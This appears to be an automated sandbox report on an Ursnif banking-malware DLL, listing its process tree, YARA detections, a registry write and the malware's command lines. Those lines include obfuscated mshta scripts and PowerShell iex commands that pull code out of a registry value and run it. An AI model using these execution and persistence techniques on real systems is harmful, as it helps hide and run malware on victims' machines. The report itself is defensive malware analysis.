32 ce cb bf 75 ae d3 3a 63 3b eb 80 90 73 e7 ec 24 40 94 f0 a9 2f b8 db d8 33 c3 16 a7 2f fe eb cf 3b 01 f2 b1 51 9b 60 07 8c 7b 63 93 44 26 8d b7 ef 24 46 1b 61 71 a9 6a eb 5b 7f 79 93 d7 d1 7e 0d ca f6 93 48 e2 b2 3b 0f 6f 05 94 5d 16 58 25 ef ea e5 ff 5b e9 01 84 71 a3 4b 17 20 2a 79 0f 12 7b 26 ff bd d7 56 cb 30 91 35 69 4b 0a b1 34 12 d6 cf d7 54 01 1a 9e f1 32 69 9c 1d 55 46 91 fb b5 55 b9 fc 09 6b c8 ae 5c 74 ed 69 bb fe 85 58 bc cd 3d 88 e1 f0 b3 4f cf 7b e6 41 a2 f0 7c 6f 76 01 1a 14 33 47 5c aa e1 b8 3d c9 81 d6 dc 23 8d 90 12 a3 b9 e1 ed 50 ab 0e 1b d9 f3 45 Data Ascii: FiV<>385ZdRB%r+%.aB<#e!tE}<Ob5U[>3_.xXtXr+~Z."eyn(j!TB\Z7Mf:4a` rw~6eb_u1,YZ_bZ/ZGiZ~qM 3) {8lU,qOLg/NXz|r}3/b%wAyE+F<feoZ!x)@@=ZRrVRQt@b(4Vl8/{tD=8:5yEQ{:#$hwxS1(TB-+mVwa"GSc3pSEb~gh%f2y #:s_xZ.$n]A}Gsw'P?M~g(K-w5\92yyh{B4Dmq,'s{1GZ%>:W.?yskaC$}$&h :iWNE92AT&x; |BkDBu\.3{(&~bAPt1*;T|$VT !QRfh>^L`oe!bd9h_2&/?2u:c;s$@/3/;Q`{cD&$Faqj[y~H;o]X%[qK *y{&V05iK4T2iUFUk\tiX=O{A\|ov3G\=#PE Data Ascii: FiV<>385ZdRB%r+%.aB<#e!tE}<Ob5U[>3_.xXtXr+~Z."eyn(j!TB\Z7Mf:4a` rw~6eb_u1,YZ_bZ/ZGiZ~qM 3) {8lU,qOLg/NXz\|r}3/b%wAyE+F<feoZ!x)@@=ZRrVRQt@b(4Vl8/{tD=8:5yEQ{:#$hwxS1(TB-+mVwa"GSc3pSEb~gh%f2y #:s_xZ.$n]A}Gsw'P?M~g(K-w5\92yyh{B4Dmq,'s{1GZ%>:W.?yskaC$}$&h :iWNE92AT&x; \|BkDBu\.3{(&~bAPt1*;T\|$VT !QRfh>^L`oe!bd9h_2&/?2u:c;s$@/3/;Q`{cD&$Faqj[y~H;o]X%[qK *y{&V05iK4T2iUFUk\tiX=O{A|ov3G\=#PE

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- regsvr32.exe
- rundll32.exe
- rundll32.exe
- mshta.exe
- mshta.exe
- mshta.exe
- powershell.exe
- powershell.exe
- powershell.exe
- conhost.exe
- conhost.exe
- conhost.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- control.exe
- csc.exe
- cvtres.exe
- control.exe
- cvtres.exe
- control.exe
- control.exe
- csc.exe
- csc.exe
- cvtres.exe
- cvtres.exe
- rundll32.exe
- csc.exe
- rundll32.exe
- csc.exe
- cvtres.exe
- cvtres.exe

- csc.exe
- csc.exe
- explorer.exe
- cvtres.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **6248**, Parent PID: **5796**

General

Target ID:	1
Start time:	10:27:39
Start date:	26/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\61f113091fd0c.dll"
Imagebase:	0xb20000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.313620006.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.419223881.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.357803374.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.416632245.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.419462428.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.313789835.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.416948546.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.418907434.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.418190503.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.418488620.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.313081553.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.312190736.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.419037087.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_LNK_SuspiciousCommands, Description: Detects LNK file with suspicious content, Source: 00000001.00000002.511490355.000000000134C000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.359673745.0000000001F7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.312479873.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.313276698.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.313441363.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.312864720.0000000002178000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.419113309.0000000004C98000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 60, Parent PID: 6248

General

Target ID:	2
Start time:	10:27:39
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\61f113091fd0c.dll",#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6100, Parent PID: 6248

General

Target ID:	3
Start time:	10:27:40
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\61f113091fd0c.dll
Imagebase:	0x290000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.365747529.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.318724371.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.319004486.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.318536421.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.318886527.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.318950101.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.318813278.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.424590800.0000000006248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.318621591.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.370947214.000000000540C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.319064007.0000000005608000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4768**, Parent PID: **60**

General

Target ID:	4
Start time:	10:27:40
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\61f113091fd0c.dll",#1
Imagebase:	0x1160000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.360636522.00000000054DC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.311195582.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.310678862.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.310826841.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.311031834.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.310564493.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.311384342.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.358039219.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.311319683.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.310393039.00000000056D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.416179066.00000000064A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5376**, Parent PID: **6248**

General

Target ID:	5
Start time:	10:27:40
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\61f113091fd0c.dll,DllRegisterServer
Imagebase:	0x1160000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.311254885.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.310802933.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.310405280.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.357904969.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.311387225.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.311048648.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.310688564.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.310571881.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.310907059.0000000005568000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.360822217.000000000536C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.416181802.0000000006078000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	PictureMelody	binary	B8 0B 00 00 1C 80 00 00 25 3F C4 EE 08 F8 D2 D8 CD C8 87 3A 47 1C 50 8E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5119093	RegSetValueExA

Analysis Process: mshta.exe PID: **7156**, Parent PID: **3352**

General

Target ID:	11
Start time:	10:28:17
Start date:	26/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Tm45='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Tm45).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff67fff0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: **1956**, Parent PID: **3352**

General	
Target ID:	12
Start time:	10:28:17
Start date:	26/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Sr9b='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Sr9b).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff67fff0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **6092**, Parent PID: **3352**

General	
Target ID:	13
Start time:	10:28:17
Start date:	26/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Agjk='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Agjk).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff67fff0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5940**, Parent PID: **6092**

General	
Target ID:	14
Start time:	10:28:19
Start date:	26/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: **2924**, Parent PID: **7156**

General	
Target ID:	15

Start time:	10:28:19
Start date:	26/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: **1664**, Parent PID: **1956**

General

Target ID:	16
Start time:	10:28:20
Start date:	26/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: **5660**, Parent PID: **5940**

General

Target ID:	17
Start time:	10:28:20
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4556**, Parent PID: **2924**

General

Target ID:	18
Start time:	10:28:20
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1284**, Parent PID: **1664**

General	
Target ID:	19
Start time:	10:28:20
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: **5280**, Parent PID: **3352**

General	
Target ID:	20
Start time:	10:28:21
Start date:	26/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Eote='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Eote).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff67fff0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **1764**, Parent PID: **5280**

General	
Target ID:	21
Start time:	10:28:26
Start date:	26/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name gpcceqbj -value gp; new-alias -name qlrwbeixf -value iex; qlrwbeixf ([System.Text.Encoding]::ASCII.GetString((gpcceqbj "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **6216**, Parent PID: **1764**

General	
Target ID:	22
Start time:	10:28:26
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **6068**, Parent PID: **1664**

General	
Target ID:	25
Start time:	10:28:37
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\sjfy431f.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: control.exe PID: **4884**, Parent PID: **5376**

General	
Target ID:	26
Start time:	10:28:39
Start date:	26/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff78fda0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **5912**, Parent PID: **1764**

General	
Target ID:	27

Start time:	10:28:40
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\oyq1c2cj.cmdline
Imagebase:	0x7ff7eabb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **7072**, Parent PID: **6068**

General	
Target ID:	28
Start time:	10:28:42
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEEEB.tmp" "c:\Users\user\AppData\Local\Temp\CSCA98C8C663682422BB3F042EAAC3AA5FC.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: **5064**, Parent PID: **4768**

General	
Target ID:	29
Start time:	10:28:42
Start date:	26/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff78fda0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **5276**, Parent PID: **5912**

General	
Target ID:	30
Start time:	10:28:43
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF563.tmp" "c:\Users\user\AppData\Local\Temp\CSC8BAF1FC523B466D86EA8211DF896A.TMP"
Imagebase:	0x7ff651530000
File size:	47280 bytes

MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: **3360**, Parent PID: **6248**

General	
Target ID:	31
Start time:	10:28:44
Start date:	26/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff78fda0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.463004006.00000208030FC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.462719900.00000208030FC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.462876303.00000208030FC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.463098635.00000208030FC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: control.exe PID: **3088**, Parent PID: **6100**

General	
Target ID:	32
Start time:	10:28:46
Start date:	26/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff78fda0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
